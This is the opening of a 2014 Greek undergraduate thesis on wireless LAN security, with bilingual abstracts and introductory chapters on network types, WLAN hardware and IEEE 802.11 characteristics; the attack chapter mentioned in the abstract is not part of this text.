Τ.Ε.Ι ΔΥΤΙΚΗΣ ΕΛΛΑΔΑΣ

Τμήμα μηχανικών πληροφορικής Τ.Ε

Πτυχιακή Εργασία

Επίθεση σε δίκτυα τύπου Wireless Lan

Γιαννόπουλος Παναγιώτης (ΑΜ:0260)

Εποπτεύων Καθηγητής: Γιώργος Ασημακόπουλος

Ναύπακτος 2014

Υπεύθυνη Δήλωση

Βεβαιώνω ότι είμαι συγγραφέας αυτής της πτυχιακής εργασίας και ότι κάθε βοήθεια την οποία είχα για την προετοιμασία της, είναι πλήρως αναγνωρισμένη και αναφέρεται στην πτυχιακή εργασία. Επίσης έχω αναφέρει τις οποίες πηγές από τις οποίες έκανα χρήση δεδομένων, ιδεών ή λέξεων, είτε αυτές αναφέρονται ακριβώς είτε παραφρασμένες. Επίσης βεβαιώνω ότι αυτή η πτυχιακή εργασία προετοιμάστηκε από εμένα προσωπικά ειδικά για τις απαιτήσεις του προγράμματος σπουδών του Τμήματος Τηλεπικοινωνιακών συστημάτων και δικτύων του ΤΕΙ Ναυπάκτου.

Περίληψη

Τα ασύρματα τοπικά δίκτυα (Wireless LANs) δημιουργήθηκαν προκειμένου να καλύψουν ιδιαίτερες ανάγκες τις οποίες δεν μπορούσαν να καλύψουν τα ενσύρματα δίκτυα. Η ραγδαία εξάπλωση τους, τόσο στον τομέα των επιχειρήσεων όσο και στους οικιακούς χρήστες, είχε ως αποτέλεσμα η ασφάλεια που προσφέρουν να μπει κάτω από το μικροσκόπιο. Η παρούσα πτυχιακή, η οποία αποτελείται από 5 κεφάλαια, θα ασχοληθεί με την ασφάλεια των ασύρματων τοπικών δικτύων. Θα μελετηθεί όχι μόνο η δομή και η αρχιτεκτονική τους αλλά θα παρουσιαστούν και επιθέσεις στις οποίες είναι ευάλωτα.

Αναλυτικότερα το πρώτο κεφάλαιο αποτελεί μία εισαγωγή στον ορισμό και στις κατηγορίες που μπορεί να ανήκει ένα δίκτυο υπολογιστών. Επίσης γίνεται μία αναφορά στα κύρια χαρακτηριστικά των ασύρματων δικτύων.

Στο δεύτερο κεφάλαιο παρουσιάζονται τόσο τα πλεονεκτήματα αλλά και τα μειονεκτήματα της ασύρματη δικτύωσης. Ακολουθεί παρουσίαση τω δομικών στοιχείων ενός ασύρματου τοπικού δικτύου. Στη συνέχεια κάνουμε μία εισαγωγή στο πρότυπο IEEE 802.11, γίνεται περιγραφή των χαρακτηριστικών του, της τοπολογίας του ενώ αναλύονται οι προδιαγραφές του Medium Access Control (MAC) και φυσικού επιπέδου.

Ξεκινώντας το τρίτο κεφάλαιο έχουμε μία εισαγωγή στις έννοιες των βασικών αρχών ασφαλείας καθώς και στα πρότυπα τα οποία την ενσωματώνουν. Στη συνέχεια παρουσιάζονται και αναλύονται όλα τα στοιχεία που του WEP, του WPA και τουWPA2. Πιο συγκεκριμένα εστιάζουμε στον τρόπο με τον οποίο τα πακέτα δεδομένων ενθυλακώνονται στον πομπό, απενθυλακώνονται στο δέκτη καθώς και στις διαδικασίες πιστοποίησης ταυτότητας. Μέσω της ανάλυσης αυτής θα γίνουν πιο εμφανείς οι αδυναμίες των προτύπων ασφαλείας τις οποίες εκμεταλλεύονται οι hackers. Το κεφάλαιο κλείνει με παρουσίαση κάποιων χαρακτηριστικών επιθέσεων σε ασύρματα δίκτυα.

Για την πραγματοποίηση των επιθέσεων στο τέταρτο κεφάλαιο δημιουργήσαμε ένα ασύρματο δίκτυο το οποίο χρησιμοποιεί το πρότυπο ασφαλείας WPA2. Εδώ εστιάσαμε στην πλευρά στου επιτιθέμενου και στις τεχνικές οι οποίες επινοήθηκαν προκείμενου να αυξήσουν την πιθανότητα μίας επιτυχούς επίθεσης. ΟΙ τεχνικές οι οποίες χρησιμοποιήθηκαν περιλαμβάνουν τόσο τη χρήση Pre-Computed tables και GPU αλλά και Cloud Services.

Τέλος στο πέμπτο κεφάλαιο γίνεται μία καταγραφή των συμπερασμάτων της πτυχιακής εργασίας. Έχουμε την παρουσίαση ενός οδηγού για την θωράκιση του ασύρματου τοπικού δικτύου μας αλλά και μία πρόβλεψη βάση των συμπερασμάτων για το μέλλον της ασύρματης δικτύωσης.

Abstract

Wireless local area networks were created in order to meet specific needs that could not be covered by wired networks. The rapid expansion, both in business and home users, resulted in the security offered to be put under the microscope. This thesis, which consists of 5 chapters, will deal with the security of wireless local area networks. We will study not only their structure and architecture, but also the attacks in which they are vulnerable.

Specifically the first chapter is an introduction to the definition and categories that a computer network can belong to. Also the main characteristics of wireless networks are referred.

The second chapter presents both the advantages and disadvantages of wireless networking, followed by a presentation of the structural elements of a wireless LAN. Then we have an introduction to the standard IEEE 802.11 along with a description of features, topology and the specifications of the Medium Access Control (MAC) and physical layer.

Starting in the third chapter, we have an introduction to the concepts of basic safety principles and standards that integrate it. Then we present and analyze all the components of WEP, the WPA and touWPA2. Specifically, we focus on how data packets are encapsulated in the transmitter, de-encapsulated in the receiver and how authentication processes work. Through this analysis the weaknesses of security standards, which are exploited by hackers, will become more obvious. The chapter concludes with the presentation of some feature attacks on wireless networks.

For carrying out the attacks in the fourth chapter we created a wireless network that uses the security standard WPA2. Here we focused on the side of the attackers and on the techniques which were devised in order to increase the likelihood of a successful attack. These techniques include both the use of Pre-Computed tables and GPU and Cloud Services.

Finally the last chapter is a record of the findings of the thesis. We present a guide to protect our wireless LAN and a forecast, based on the conclusions, on the future of wireless networking.

Περιεχόμενα

Πίνακας Εικόνων

Σχεδιάγραμμα Αναφοράς

Αριθμός κεφαλαίου	Τίτλος Κεφαλαίου
1	Εισαγωγή
2	Ασύρματα Τοπικά Δίκτυα
3	Ασφάλεια Ασύρματων Δικτύων
4	Πραγματοποίηση Επιθέσεων
5	Συμπεράσματα και Προτάσεις

ΚΕΦΑΛΑΙΟ 1: ΕΙΣΑΓΩΓΗ

Η προσκόλληση στην τεχνολογία και ο καταιγισμός πληροφοριών που δεχόμαστε καθημερινά είναι μερικά από τα πιο βασικά χαρακτηριστικά της εποχής μας. Οι υπηρεσίες που προσφέρει το διαδίκτυο σε ατομικό, κοινωνικό και επαγγελματικό επίπεδο έχουν οδηγήσει στην ευρεία χρήση του από άτομα κάθε ηλικίας. Με τις απαιτήσεις όμως των χρηστών να αυξάνονται και την τεχνολογία να προχωρά με γρήγορους ρυθμούς η εμφάνιση και χρήση των ασυρμάτων δικτύων δεν άργησε να έρθει και να γίνει ένα κομμάτι της καθημερινότητας μας. Τα ασύρματα δίκτυα στην ουσία αποτελούν μία κατηγορία δικτύου υπολογιστών, γι' αυτό κρίθηκε απαραίτητο να παρουσιαστεί αρχικά ένας σύντομος ορισμός για το τι είναι στην ουσία ο όρος δίκτυο υπολογιστών:

«Ένα δίκτυο υπολογιστών είναι ένα σύνολο από αυτόνομους ή μη αυτόνομους διασυνδεδεμένους υπολογιστές. Οι υπολογιστές θεωρούνται διασυνδεδεμένοι όταν είναι σε θέση να ανταλλάξουν πληροφορίες μεταξύ τους και αυτόνομοι όταν δεν είναι δυνατό κάποιος υπολογιστής να ελέγξει τη λειτουργία (π.χ. εκκίνηση ή τερματισμό) κάποιου άλλου.» (Andrew S. Tanenbaum, 2000)

Λαμβάνοντας υπόψη συγκεκριμένα κριτήρια, τα δίκτυα υπολογιστών χωρίζονται στις εξής **κατηγορίες:**

- Ανάλογα με το φυσικό μέσο μετάδοσης που χρησιμοποιείται για την επικοινωνία, ορίζονται τα *Ενσύρματα* και τα *Ασύρματα*.

- Βάση του τρόπου πρόσβασης σε αυτά, χωρίζονται σε *Ιδιωτικά* και *Δημόσια*.

- Τέλος, η γεωγραφική κάλυψη του Δικτύου τα διαφοροποιεί σε *Τοπικά (LAN)*, *Μητροπολιτικά (MAN), Ευρείας κάλυψης (WAN)* και *Προσωπικά (PAN).*

Τα ασύρματα δίκτυα σε αντίθεση με τα ενσύρματα δεν χρησιμοποιούν ως μέσο μετάδοσης κάποιο τύπο καλωδίου αλλά τις υπέρυθρες ακτίνες (IR) και τις ραδιοσυχνότητες. Οι ραδιοσυχνότητες είναι πιο διαδεδομένες καθώς έχουν πολύ μεγαλύτερη εμβέλεια και εύρος ζώνης. Πέρα από το μέσο μετάδοσης όμως ένα άλλος παράγοντας που έχει εξίσου μεγάλη σημασία είναι το σύνολο των πρωτοκόλλων που πρέπει να χρησιμοποιηθούν προκειμένου να υπάρχει γρήγορη και ασφαλής μεταφορά των δεδομένων.

Η υιοθέτηση και χρήση της τεχνολογίας αυτής από τεράστιο αριθμό χρηστών, είτε πρόκειται για απλούς οικιακούς χρήστες είτε για εταιρείες, αποδεικνύει ότι η ασύρματη δικτύωση υπολογιστών ήρθε για να μείνει. Όμως, πόσο ασφαλής πρέπει να νιώθει ένας χρήστης κάνοντας χρήση αυτής της τεχνολογίας;

ΚΕΦΑΛΑΙΟ 2:
Ασύρματα Τοπικά Δίκτυα

2.1 Wi-Fi Alliance

Με την ανάπτυξη των προτύπων ασύρματης επικοινωνίας από την ***IEEE (Institute of Electrical and Electronics Engineers)*** και την εμφάνιση όλο και περισσότερων νέων κατασκευαστών αντίστοιχων προϊόντων, αναδείχθηκε η ανάγκη διασφάλισης της συμβατότητας μεταξύ των συσκευών.

Το 1999 ιδρύθηκε η Wireless Ethernet Compatibility Alliance (WECA), μία εμπορική ένωση η οποία αποσκοπούσε στην προώθηση της τεχνολογίας WLAN και στην πιστοποίηση των προϊόντων 802.11 εφόσον ανταποκρίνονταν σε κάποια πρότυπα διαλειτουργικότητας. Το γεγονός αυτό είχε σημασία για την μελλοντική πορεία τις τεχνολογίας καθώς τα πρώτα προϊόντα 802.11 υπέφεραν από προβλήματα συμβατότητας, τα οποία ήταν απόρροια του ότι *η* ***IEEE*** δεν είχε κάνει καμία πρόβλεψη για δοκιμές εξοπλισμού που να συμμορφώνονται πλήρως με τα πρότυπα της. Το 1999 έγινε η παρουσίαση του 802.11b, ενός καινούργιου προτύπου υψηλότερων επιδόσεων σε σχέση με το πρωτότυπο 802.11 .Το 2002 η WECA μετονομάστηκε σε **Wi-Fi Alliance.**

Η Wi-Fi Alliance κατέχει και ελέγχει το *Wi-Fi Certified* λογότυπο (Εικόνα 1.), ένα σήμα κατατεθέν το οποίο χρησιμοποιείται μόνο σε εξοπλισμό ο οποίος έχει περάσει τις απαραίτητες δοκιμές προκειμένου να πιστοποιηθεί η συμβατότητα του με τα υπόλοιπα IEEE προϊόντα.

Εικόνα 1. Λογότυπο Wi-Fi

Σήμερα οι περισσότεροι παραγωγοί 802.11 εξοπλισμού είναι μέλη της ένωσης. Το έτος 2010 η Wi-Fi Alliance απαριθμούσε πάνω από 375 εταιρείες μέλη σε όλο τον κόσμο.

2.2 Περιγραφή Ασύρματων Δικτύων

Ως ασύρματο τοπικό δίκτυο (WLAN) ορίζεται ένα σύστημα επικοινωνίας το οποίο κάνει χρήση ηλεκτρομαγνητικών κυμάτων για τη διασύνδεση και μεταφορά δεδομένων ανάμεσα σε κινητούς και σταθερούς χρήστες.

Η πρώτη γενιά συσκευών WLAN χαρακτηριζόταν από την χαμηλή ταχύτητα διάδοσης δεδομένων, την έλλειψη προτύπων και προβλήματα διαλειτουργικότητας. Με την εξέλιξη της τεχνολογίας και της καθιέρωσης των προτύπων της IEEE ο αριθμών των συσκευών στην σημερινή αγορά ο οποίος βασίζεται στην ασύρματη επικοινωνία είναι τεράστιος. Τα τελευταία χρόνια οι φορητοί υπολογιστές , οι οποίοι ενσωματώνουν τεχνολογία ασύρματης πρόσβασης, είναι διαθέσιμοι στο ευρύ κοινό αφού πλέον συνδυάζουν χαμηλό κόστος και ικανοποιητική επεξεργαστική ισχύ.

2.2.1 Πλεονεκτήματα Ασύρματων Δικτύων

Μερικά από τα κύρια πλεονεκτήματα των WLANs είναι τα παρακάτω:

Ευκολία Πρόσβασης και κινητικότητα: Η τεχνολογία των ασύρματων δικτύων επιτρέπει στους χρήστες να έχουν πρόσβαση στους πόρους ενός δικτύου από σχεδόν οποιαδήποτε τοποθεσία, χωρίς να απαιτείται η παρουσία τους στο γραφείο ή το σπίτι. Η δυνατότητα αυτή των χρηστών να αντλούν πληροφορίες ακόμα και αν βρίσκονται σε κίνηση, αυξάνει την παραγωγικότητά τους και τις ευκαιρίες για εξυπηρέτηση, πλεονεκτήματα που δεν μπορεί να προσφέρει ένα ενσύρματο δίκτυο.

Ταχύτητα και ευκολία εγκατάστασης: Η εγκατάσταση ενός ασύρματου δικτύου είναι μία διαδικασία που απαιτεί λιγότερο χρόνο και κόπο, καθώς εξαλείφεται η ανάγκη καλωδίων και δεν λαμβάνεται υπόψη η κτιριακή υποδομή. Επίσης, με τη χρήση της ασύρματης τεχνολογίας μπορεί να υλοποιηθεί η διασύνδεση υπολογιστών που αλλιώς θα ήταν αδύνατη. Να σημειώσουμε εδώ ότι σε περιπτώσεις αναβάθμισης, επέκτασης ή αναδιοργάνωσης ενός δικτύου τα ασύρματα δίκτυα κάνουν τις εργασίες αυτές σαφώς πιο εύκολες και με λιγότερο κόστος.

Μειωμένο κόστος: Ενώ η αρχική επένδυση που απαιτείται για την αγορά του εξοπλισμού ενός ασύρματου δικτύου είναι υψηλότερη από την αντίστοιχη ενός ενσύρματου, το συνολικό κόστος λειτουργίας μπορεί υπό συνθήκες να είναι αρκετά χαμηλότερο. Μία περίπτωση όπου ισχύει το παραπάνω μπορεί να αποτελεί το περιβάλλον ενός δυναμικού χώρου εργασίας, στον οποίο συχνά απαιτούνται μετακινήσεις και αλλαγές. Επίσης, η συντήρηση και αναβάθμιση ενός ασύρματου δικτύου μπορεί να αποδειχθεί μακροπρόθεσμα πολύ πιο οικονομική από αυτή ενός δικτύου ενσύρματης τεχνολογίας.

2.2.2 Μειονεκτήματα Ασύρματων Δικτύων

Παρακάτω παρουσιάζονται μερικά από τα σημαντικότερα μειονεκτήματα των WLANs:

Ασφάλεια: Όπως όλες οι εφαρμογές δικτύωσης, έτσι και τα ασύρματα δίκτυα (κυρίως λόγω της φύσης του μέσου διάδοσης) παρουσιάζουν αδυναμίες στον τομέα της ασφάλειας. Πολλοί είναι οι τρόποι με τους οποίους μπορεί ένας εισβολέας να επιτεθεί σε ένα ασύρματο δίκτυο και να προκαλέσει προβλήματα ή και πλήρη κατάρρευση του δικτύου.

Παρεμβολές: Τα ασύρματα τοπικά δίκτυα (κυρίως αυτά που λειτουργούν σε χαμηλές συχνότητες) είναι ευάλωτα σε παρεμβολές. Οι παρεμβολές αυτές μπορεί να προκαλούνται από γειτονικές ηλεκτρονικές συσκευές (π.χ. φούρνοι μικροκυμάτων, ασύρματα τηλέφωνα) ή απλά λόγω του χώρου λειτουργίας.

Ταχύτητα: Σε σχέση με τα ενσύρματα LAN που επιτυγχάνουν ταχύτητες που μπορούν να υπερβούν το 1 Gbps, τα ασύρματα LAN υστερούν αρκετά επιτυγχάνοντας θεωρητικά ταχύτητες ίσες με 300Mbps. Πρακτικά, οι ταχύτητες αυτές είναι μικρότερες λόγω παρεμβολών και αναμεταδόσεων. Το χαμηλό bandwidth δεν αποτελεί περιοριστικό παράγοντα για τις περισσότερες εφαρμογές.

Ακριβός Εξοπλισμός: Το απαιτούμενο hardware είναι σημαντικά ακριβότερο από αυτό του κλασσικού LAN. Σε βάθος χρόνου βέβαια, όπως αναφέραμε και παραπάνω, μία ασύρματη λύση μπορεί να αποδειχθεί οικονομικότερη.

2.3 Δομικά στοιχεία

Λαμβάνοντας υπ' όψιν τα προηγούμενα, ο εξοπλισμός ενός ασύρματου δικτύου πρέπει να ικανοποιεί κάποια πρότυπα. Ποιες είναι όμως αυτές οι συσκευές; Ανάλογα με τον τρόπο που έχει στηθεί ένα ασύρματο δίκτυο αποτελείται από τα παρακάτω βασικά δομικά στοιχεία:


- **Συσκευές Χρηστών** (End-User Devices)

Οι χρήστες επικοινωνούν και αλληλεπιδρούν με το δίκτυο με τη χρήση συγκεκριμένων συσκευών. Μερικές από αυτές τις συσκευές είναι : *Φορητοί Υπολογιστές* (Laptops), *Σταθεροί Υπολογιστές* (Desktop PCs), *Υπολογιστής Παλάμης* (Palmtop), *Εκτυπωτές* (Printers) κτλ.

Εικόνα 2. Χαρακτηριστικές συσκευές χρηστών

- **Ασύρματες Κάρτες Δικτύου** (Wireless NICs)

Μία ασύρματη κάρτα δικτύου (Εικόνα 3.) είναι ένας ελεγκτής διεπαφής δικτύου ο οποίος χρησιμοποιείται από τις συσκευές του χρήστη προκειμένου να συνδεθούν σε ένα δίκτυο υπολογιστών που λειτουργεί με ραδιοκύματα αντί για καλώδια, όπως το Ethernet. Η ασύρματη κάρτα μοιάζει με μία τυπική κάρτα δικτύου με τη διαφορά ότι διαθέτει κεραία. Ο τρόπος σύνδεσής της διαφέρει ανάλογα με την συσκευή για την οποία προορίζεται. Συνεπώς, υπάρχουν κάρτες με σύνδεση PCI (μόνο για σταθερούς υπολογιστές), USB, PCI EXPRESS (τοποθετημένες εσωτερικά σε φορητούς υπολογιστές) αλλά και PCMCIA και PCMCIA EXPRESS (για φορητούς υπολογιστές). Μαζί με την κάρτα, εγκαθίσταται στη συσκευή του χρήστη και ένας οδηγός λογισμικού (software driver), ο οποίος είναι απαραίτητος για τη σωστή λειτουργία της και την αναγνώρισή της από το λειτουργικό σύστημα.



Εικόνα 3. Wireless NICs

- **Ασύρματα Σημεία Πρόσβασης** (Wireless Access Points)

Ένα ασύρματο σημείο πρόσβασης (WAP, Εικόνα 4.) στη δικτύωση υπολογιστών είναι μία κεντρική συσκευή η οποία επιτρέπει στις ασύρματες συσκευές να συνδεθούν με χρήση Wi-Fi σε ένα ενσύρματο δίκτυο υπολογιστών. Εφαρμόζουν τεχνικές ασφαλείας όπως επικύρωση και κρυπτογράφηση των δεδομένων, έλεγχο πρόσβασης μέσω φίλτρων ή λιστών, τις οποίες μπορεί να καθορίσει ο χρήστης μέσα από τη διεπαφή διαχείρισης του access point.

Ο μεγαλύτερος αριθμός WAPs χρησιμοποιείται σε οικιακά ασύρματα δίκτυα. Τα οικιακά δίκτυα έχουν συνήθως μόνο ένα ασύρματο σημείο πρόσβασης για τη σύνδεση όλων των υπολογιστών σε ένα σπίτι, το οποίο διαθέτει και άλλα χαρακτηριστικά δικτύωσης όπως internet gateway (πύλη διαδικτύου) και switch (διακόπτης Ethernet).


Εικόνα 4. Από αριστερά προς τα δεξιά:

Βιομηχανικό Access Point, Κλασσικό Access Point, Wireless Router

- **Ασύρματες τοπικές γέφυρες(Wireless Local Bridges)**

Μία ασύρματη γέφυρα είναι ένα στοιχείο υλικού το οποίο χρησιμοποιείται για να συνδέσει τμήματα δικτύου που είναι αδύνατο να συνδεθούν μεταξύ τους φυσικά ή λογικά (σε επίπεδο πρωτοκόλλων). Βέβαια δεν αποτελεί αναγκαιότητα να είναι μία συσκευή υλικού, καθώς πολλά λειτουργικά συστήματα (πχ. Windows, Linux, Mac OS X, Free BSD) μπορούν να χρησιμοποιηθούν για να γεφυρώσουν διαφορετικά πρωτόκολλα. Ουσιαστικά, ο υπολογιστής παίζει τον ρόλο της γέφυρας.

Πολλά ασύρματα router και ασύρματα access points υποστηρίζουν όχι μόνο τις λειτουργίες μίας ασύρματης γέφυρας αλλά και τη λειτουργία repeater. Η διαφορά ανάμεσα στις δύο, είναι ότι η πρώτη συνδέει 2 διαφορετικά πρωτόκολλα ενώ η δεύτερη αναφέρεται στον ίδιο τύπο πρωτοκόλλου. Παρακάτω απεικονίζεται ένα παράδειγμα της χρήσης γέφυρας για τη σύνδεση δύο απομακρυσμένων κομματιών δικτύου Lan (Εικόνα 5).



Εικόνα 5. Χρήση Ασύρματης γέφυρας

- **Κεραίες (Antennas)**

Κεραία είναι το κομμάτι του εξοπλισμού που χρησιμοποιείται για την μετάδοση του διαμορφωμένου κύματος στον αέρα. Υπάρχουν πολλά είδη κεραιών με τα βασικά χαρακτηριστικά τους να είναι τα εξής:

I. *Εύρος ζώνης* (Bandwidth)
II. *Κέρδος κεραίας* (Gain)
III. *Ισχύς μετάδοσης* (Transmit power)
IV. *Μοντέλο διάδοσης* (Propagation pattern)

Οι κεραίες, εκτός από τα κοινά βασικά χαρακτηριστικά, χωρίζονται ανάλογα με την περιοχή κάλυψης για την οποία έχουν σχεδιαστεί σε:

I. *Μονοκατευθυντικές* (Directional) όπου η ισχύς της κεραίας συγκεντρώνεται προς μία κατεύθυνση (Εικόνα 6α).
II. *Πολυκατευθυντικές (Omnidirectional) η ισχύς κατανέμεται ομοιόμορφα προς όλες της κατευθύνσεις* (Εικόνα 6β).

Εικόνα 6a. Μονοκατευθυντική κεραία

***Εικόνα 6b*. Πολυκατευθυντική κεραία**

2.4 Πρότυπο IEEE 802.11

Το IEEE 802.11 είναι μία οικογένεια προτύπων για την υλοποίηση Ασύρματων τοπικών δικτύων (WLAN) στις ζώνες συχνοτήτων των 2.4, 3.7 και 5GHz. Αναπτύχθηκε και συντηρείτε όπως αναφέραμε και πιο πάνω από την ***IEEE (Institute of Electrical and Electronics Engineers).***

Η οικογένεια αυτή προτύπων είναι στην ουσία μία σειρά από διαφορετικές **over the air** τεχνικές που χρησιμοποιούν όμως το ίδιο πρωτόκολλο ως βάση. Το πρώτο που παρουσιάστηκε ήταν το 802.11 το 1997, το πρώτο όμως που έγινε ευρέως αποδεκτό ήταν το 802.11b του 1999. Από τότε η οικογένεια έχει επεκταθεί αποτελούμενη από τα 802.11(a,b,d,e,g,h,i,j,n). (Το 801.11j του 2004 προορίζεται μόνο για την ιαπωνική αγορά). Στον παρακάτω πίνακα παρουσιάζονται τα πιο ευρέως διαδεδομένα και οι διαφορές τους σε σχέση με το αρχικό 802.11 :


Πρωτόκολλο 802.11	Έτος Έκδοσης	Συχνότητα (GHz)	Ρυθμός Μετάδοσης (Mbit/s)	MIMO streams	Διαμόρφωση	Bandwidth (MHz)	Indoor Range(m)	Outdoor Range(m)
-	1997	2.4	1,2	1	DSSS,FHSS	20	20	100
a	1999	3.7/5	6, 9, 12, 18, 24, 36, 48, 54	1	OFDM	20	35	120
b	1999	2.4	5.5, 11	1	HR-DSSS	20	38	140
g	2003	2.4	6, 9, 12, 18, 24, 36, 48, 54	1	OFDM,DSSS	20	38	140
n	2009	2.4/5	Έως 72,2/ Έως 150	4	OFDM	20/40	70	250

Εικόνα 7. **Πρότυπα IEEE 802.11**

2.4.1 Χαρακτηριστικά IEEE 802.11

Για να κατανοήσουμε όμως καλύτερα τις διαφορές οι οποίες παρουσιάζονται στην εικόνα 7 θα πρέπει να γίνει μία αναφορά στα βασικά χαρακτηριστικά του προτύπου 802.11.

- **Συχνότητα (Frequency):**
  Οι τεχνολογίες ασύρματης δικτύωσης χρησιμοποιούν ηλεκτρομαγνητικά κύματα για την μεταφορά των δεδομένων και όχι κάποιο είδος καλωδίου όπως τα ενσύρματα. Οι ραδιοσυχνότητες οι οποίες χρησιμοποιούνται έχουν δοθεί για Βιομηχανικούς, Επιστημονικούς και Ιατρικούς σκοπούς (ISM: Industrial Scientific and Medical). Υπάρχουν τρείς τέτοιες μπάντες: στα 902-912 MHz, στα 2.400-2483.5 MHz και στα 5725-5850 MHz με αυτή των 2,4GHz να είναι η πιο διαδεδομένη. Η χρήση πομπού μέσα σε αυτές τις συχνότητες δεν απαιτεί άδεια.
  Το πρότυπο IEEE 802.11 ορίζει 13 κανάλια μέσα στη μπάντα των 2,4GHz που επικεντρώνονται ανάμεσα στα 2.412 GHz και 2.472 GHz .
- **Εμβέλεια (Range):**
  Η εμβέλεια ενός τοπικού ασυρμάτου δικτύου σε εσωτερικούς χώρους (indoor range) κυμαίνεται από 20 έως 38 μέτρα. Οι τιμές αυτές είναι μικρότερες στην πραγματικότητα καθώς το σήμα πρέπει να διαπεράσει τοίχους και οροφές αλλά και λόγω της ανάκλασης από αντικείμενα στα οποία προσπίπτει. Στο εξωτερικό περιβάλλον όπου υπάρχει οπτική επαφή (line of sight) μεταξύ πομπού και δέκτη, η εμβέλεια (outdoor range) του ασυρμάτου δικτύου είναι μεγαλύτερη. Σε όλα αυτά συμβάλουν και άλλοι παράγοντες όπως η ευαισθησία του δέκτη, η ποιότητα των κεραιών αλλά και τα επίπεδα θορύβου και παρεμβολών.
- **MIMO:**
  Η τεχνολογία Multiple-Input/Multiple-Output (MIMO) στα ασύρματα δίκτυα κάνει χρήση πολλαπλών κεραιών στον πομπό και στον δέκτη για τη επίτευξη μεγαλύτερης μεταφοράς δεδομένων στον ίδιο χρόνο.
- **Ρυθμός μετάδοσης:**
  Ο ρυθμός μετάδοσης των δεδομένων στο κανάλι εξαρτάται από διάφορους παράγοντες όπως: οι παράμετροι που επηρεάζουν τη ραδιομετάδοση, η εμβέλεια (Εικόνα 8), οι ανακλάσεις του σήματος αλλά και ο αριθμός των χρηστών.



Εικόνα 8. Ρυθμός μετάδοσης σε σχέση με την απόσταση

- **Παρεμβολές**

  Ένα ασύρματο τοπικό δίκτυο μπορεί να δεχθεί αλλά και να προκαλέσει παρεμβολές σε άλλες συσκευές οι οποίες χρησιμοποιούν την μπάντα των 2.4 GHz. Τέτοιες συσκευές μπορούν να είναι ασύρματα τηλέφωνα , Bluetooth συσκευές, φούρνοι μικροκυμάτων αλλά και άλλα ασύρματα δίκτυα. Η μελέτη και σχεδίαση ενός ασύρματου δικτύου πρέπει να υλοποιείται στηριζόμενη σε αυτούς τους παράγοντες.

- **Διαμόρφωση**

  Η μετάδοση του σήματος στα ασύρματα δίκτυα μπορεί να γίνει με χρήση μίας εκ των πέντε επιτρεπόμενων τεχνικών μετάδοσης. Οι τεχνικές διαφέρουν ως προς την τεχνολογία που χρησιμοποιούν αλλά και ως προς τις ταχύτητες που επιτυγχάνουν. Η πρώτη υλοποιείται με τη χρήση Infrared (IR), υπερύθρων επιτυγχάνοντας με τον τρόπο αυτό ταχύτητες της τάξεως του 1 Mbps και 2 Mbps. Οι υπέρυθρες δεν μπορούν να διαπεράσουν τοίχους, έτσι οι κυψέλες που είναι σε διαφορετικά δωμάτια είναι καλά απομονωμένες η μία από την άλλη. Παρόλα αυτά, δεν συνιστούν δημοφιλή επιλογή λόγω του μικρού εύρους ζώνης που προσφέρουν και του ότι το φως του ηλίου εξαφανίζει τα υπέρυθρα κύματα.

